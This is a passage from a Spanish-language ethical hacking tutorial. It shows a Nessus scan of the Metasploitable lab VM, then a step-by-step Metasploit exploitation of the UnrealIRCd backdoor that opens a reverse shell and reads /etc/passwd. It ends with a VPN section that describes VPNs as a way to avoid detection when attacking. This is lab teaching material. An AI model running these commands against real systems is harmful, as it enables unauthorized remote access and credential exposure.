
La primera vez tienen que crear una cuenta. Es MUY fácil. Luego les aparecerá esta pantalla para el login.




New Scan




Basic network scan




Le ponemos un nombre y en targets la IP de la red o de la máquina directamente.



En “save” en la flechita de al lado le damos launch



Ahora a esperar un rato (media o una hora dependiendo de la máquina)



Vamos a la pestaña de vulnerabilidades y hay muchísimas (está hecho a propósito para aprender)

Escaner Metasploitable

[Back to My Scans](#) Configure Audit T

Hosts 1 **Vulnerabilities 70** Remediations 2 Notes 1 History 1

Filter Search Vulnerabilities 70 Vulnerabilities

| <input type="checkbox"/> | Sev ▼    | CVSS ▼ | VPR ▼ | Name ▲            | Family ▲              | Count ▼ |  |
|--------------------------|----------|--------|-------|-------------------|-----------------------|---------|--|
| <input type="checkbox"/> | CRITICAL | 10.0 * | 5.9   | NFS Exported ...  | RPC                   | 1       |  |
| <input type="checkbox"/> | CRITICAL | 10.0   |       | Unix Operatin...  | General               | 1       |  |
| <input type="checkbox"/> | CRITICAL | 10.0 * |       | VNC Server 'p...  | Gain a shell remotely | 1       |  |
| <input type="checkbox"/> | CRITICAL | 9.8    |       | Bind Shell Bac... | Backdoors             | 1       |  |
| <input type="checkbox"/> | MIXED    | ...    | ...   | Apache T...       | Web Servers           | 4       |  |
| <input type="checkbox"/> | CRITICAL | ...    | ...   | SSL (Mul...       | Gain a shell remotely | 3       |  |

Por último exportamos en PDF:

Escaner Metasploitable


[Back to My Scans](#) Configure Audit T

Hosts 1 **Vulnerabilities 70** Remediations 2 Notes 1 History 1


Filter Search Vulnerabilities 70 Vulnerabilities

| <input type="checkbox"/> | Sev ▼    | CVSS ▼ | VPR ▼ | Name ▲            | Family ▲              | Count ▼ |  |
|--------------------------|----------|--------|-------|-------------------|-----------------------|---------|--|
| <input type="checkbox"/> | CRITICAL | 10.0 * | 5.9   | NFS Exported ...  | RPC                   | 1       |  |
| <input type="checkbox"/> | CRITICAL | 10.0   |       | Unix Operatin...  | General               | 1       |  |
| <input type="checkbox"/> | CRITICAL | 10.0 * |       | VNC Server 'p...  | Gain a shell remotely | 1       |  |
| <input type="checkbox"/> | CRITICAL | 9.8    |       | Bind Shell Bac... | Backdoors             | 1       |  |
| <input type="checkbox"/> | MIXED    | ...    | ...   | Apache T...       | Web Servers           | 4       |  |
| <input type="checkbox"/> | CRITICAL | ...    | ...   | SSL (Mul...       | Gain a shell remotely | 3       |  |






Generate report



Vamos a downloads



Y ahí está el reposte completísimo.

|          |      |        |     |      |
|----------|------|--------|-----|------|
| 11       | 7    | 24     | 8   | 136  |
| CRITICAL | HIGH | MEDIUM | LOW | INFO |

---

Scan Information

---

Start time: Thu Sep 14 08:43:04 2023  
End time: Thu Sep 14 09:16:51 2023

---

Host Information

---

Netbios Name: METASPLOITABLE  
IP: 192.168.2.6  
MAC Address: 08:00:27:D2:DC:14  
OS: Apache RocketMO

Guardemos esto para la siguiente sección donde vamos a tacar a la máquina vulnerable Metasploitable.

## 09- METASPLOIT FRAMEWORK

Primer ponemos `sudo msfdb init && msfconsole` (para arrancar METASPLOIT)

```

root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# sudo msfdb init && msfconsole
[+] Starting database
[i] The database appears to be already configured, skipping initialization
[*] Starting the Metasploit FramEwork console ... |

```

Buscamos con `search` un exploit que ya sabemos funciona con Metasploitable (Por el informe de Nessus), hacemos. `search unrealirc`

```

msf6 > search unrealirc

Matching Modules
=====
#  Name                                     Disclosure Date  Rank
Check Description
-  -
0  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent
No  UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

```

Lo seleccionamos por el nombre o mejor por el número, más fácil.

use 0

```
Interact with a module by name or index. For example info
loit/unix/irc/unreal_ircd_3281_backdoor
```

```
msf6 > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

Ponemos show options para ver que requiere el exploit

```
msf6 > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
```

| Name   | Current Setting | Required | Description   |
|--------|-----------------|----------|---|
| RHOSTS |                 | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT  | 6667            | yes      | The target port (TCP)   |

```
Exploit target:

Id  Name
--  ---
0   Automatic Target
```

Requiere la IP de Metasploitable que ya la sabemos 192.168.2.6

set RHOST <IP Metasploitable>

show options

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.2.6
RHOSTS => 192.168.2.6
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
```

| Name   | Current Setting | Required | Description   |
|--------|-----------------|----------|---|
| RHOSTS | 192.168.2.6     | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT  | 6667            | yes      | The target port (TCP)   |

```
Exploit target:

Id  Name
--  ---
0   Automatic Target
```

## Show payloads

```

root@kali: ~
File Actions Edit View Help
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads

#   Name                                     Disclosure Date   Rank   Check   Descrip
-   -
0   payload/cmd/unix/bind_perl               normal          No     Unix Co
mmmand Shell, Bind TCP (via Perl)
1   payload/cmd/unix/bind_perl_ipv6          normal          No     Unix Co
mmmand Shell, Bind TCP (via perl) IPv6
2   payload/cmd/unix/bind_ruby               normal          No     Unix Co
mmmand Shell, Bind TCP (via Ruby)
3   payload/cmd/unix/bind_ruby_ipv6          normal          No     Unix Co
mmmand Shell, Bind TCP (via Ruby) IPv6
4   payload/cmd/unix/generic                  normal          No     Unix Co
mmmand, Generic Command Execution
5   payload/cmd/unix/reverse                  normal          No     Unix Co
mmmand Shell, Double Reverse TCP (telnet)
6   payload/cmd/unix/reverse_bash_telnet_ssl normal          No     Unix Co
mmmand Shell, Reverse TCP SSL (telnet)
7   payload/cmd/unix/reverse_perl             normal          No     Unix Co
mmmand Shell, Reverse TCP (via Perl)
8   payload/cmd/unix/reverse_perl_ssl         normal          No     Unix Co
mmmand Shell, Reverse TCP SSL (via perl)

```

Muchos payloads ponemos set payload cmd/unix/reverse

```

File Actions Edit View Help
mmmand Shell, Bind TCP (via Perl)
1   payload/cmd/unix/bind_perl_ipv6          normal          No     Unix Co
mmmand Shell, Bind TCP (via perl) IPv6
2   payload/cmd/unix/bind_ruby               normal          No     Unix Co
mmmand Shell, Bind TCP (via Ruby)
3   payload/cmd/unix/bind_ruby_ipv6          normal          No     Unix Co
mmmand Shell, Bind TCP (via Ruby) IPv6
4   payload/cmd/unix/generic                  normal          No     Unix Co
mmmand, Generic Command Execution
5   payload/cmd/unix/reverse                  normal          No     Unix Co
mmmand Shell, Double Reverse TCP (telnet)
6   payload/cmd/unix/reverse_bash_telnet_ssl normal          No     Unix Co
mmmand Shell, Reverse TCP SSL (telnet)
7   payload/cmd/unix/reverse_perl             normal          No     Unix Co
mmmand Shell, Reverse TCP (via Perl)
8   payload/cmd/unix/reverse_perl_ssl         normal          No     Unix Co
mmmand Shell, Reverse TCP SSL (via perl)
9   payload/cmd/unix/reverse_ruby             normal          No     Unix Co
mmmand Shell, Reverse TCP (via Ruby)
10  payload/cmd/unix/reverse_ruby_ssl          normal          No     Unix Co
mmmand Shell, Reverse TCP SSL (via Ruby)
11  payload/cmd/unix/reverse_ssl_double_telnet normal          No     Unix Co
mmmand Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >

```

show options

set LHOST (para settear nuestra máquina donde vamos a hacer la conexión para entrar a Metasploitable) si ponemos TAB se autocompleta. (En la captura me olvidé de ponerlo pero por suerte toma la IP actual como default).

Ejecutamos el exploit poniendo: exploit

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.2.4:4444
[*] 192.168.2.6:6667 - Connected to 192.168.2.6:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP
    address instead
[*] 192.168.2.6:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo v3Xc0XSrbVmiB0v8;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "v3Xc0XSrbVmiB0v8\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.2.4:4444 → 192.168.2.6:43696 ) at 2023-09-14
10:22:23 -0400
```

Vemos el éxito porque dice sesión 1 opened, etc.

Ya dentro de Metasploitable, exploramos y hacemos lo que queremos.

```
root@kali: ~
File Actions Edit View Help

[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.2.4:4444 → 192.168.2.6:43696 ) at 2023-09-14
10:22:23 -0400

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
cd/home
sh: line 8: cd/home: No such file or directory
```



Por ejemplo podemos ver los users en passwd

```
network
networks
nsswitch.conf
opt
pam.conf
pam.d
pango
passwd
passwd-
passwd-
```

cat passwd

```
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
```


Para salir ctrl + C Abort session? Y

```
statd:x:114:65534::/var/lib/nfs:/bin/false
exit
^C
Abort session 1? [y/N] y
```

## 10- VPNs

El propósito de un VPN es ocultar tu IP de la red. Te pone otra IP, podés elegir el país. Tiene muchas utilidades, en Ethical Hacking se usa para no ser descubierto al atacar a un target.

La que me gusta recomendar es la de Avast porque es barata, les dejo el link después de la captura.



<https://www.avast.com/es-ar/lp-ppc-secureline-vpn-buy#pc>

## 11- Conclusión

En resumen, esta es una guía MUY básica de herramientas de hacking. Existen muchísimas herramientas, pero las más usadas son estas. También están las de Sniffing, o las de Phishing, pero al ser un delito no puedo enseñarla aquí. Es interesante conocerlas, más allá de que uno no se va a hacer delincuente por un curso. Lo pueden investigar ustedes. Todo está en Internet.

Siempre estudien en su propio laboratorio, en su red local, con máquinas virtualizadas, para no tener problemas.

Saludos.

**Alejandro G. Vera, Experto Universitario en Ethical Hacking**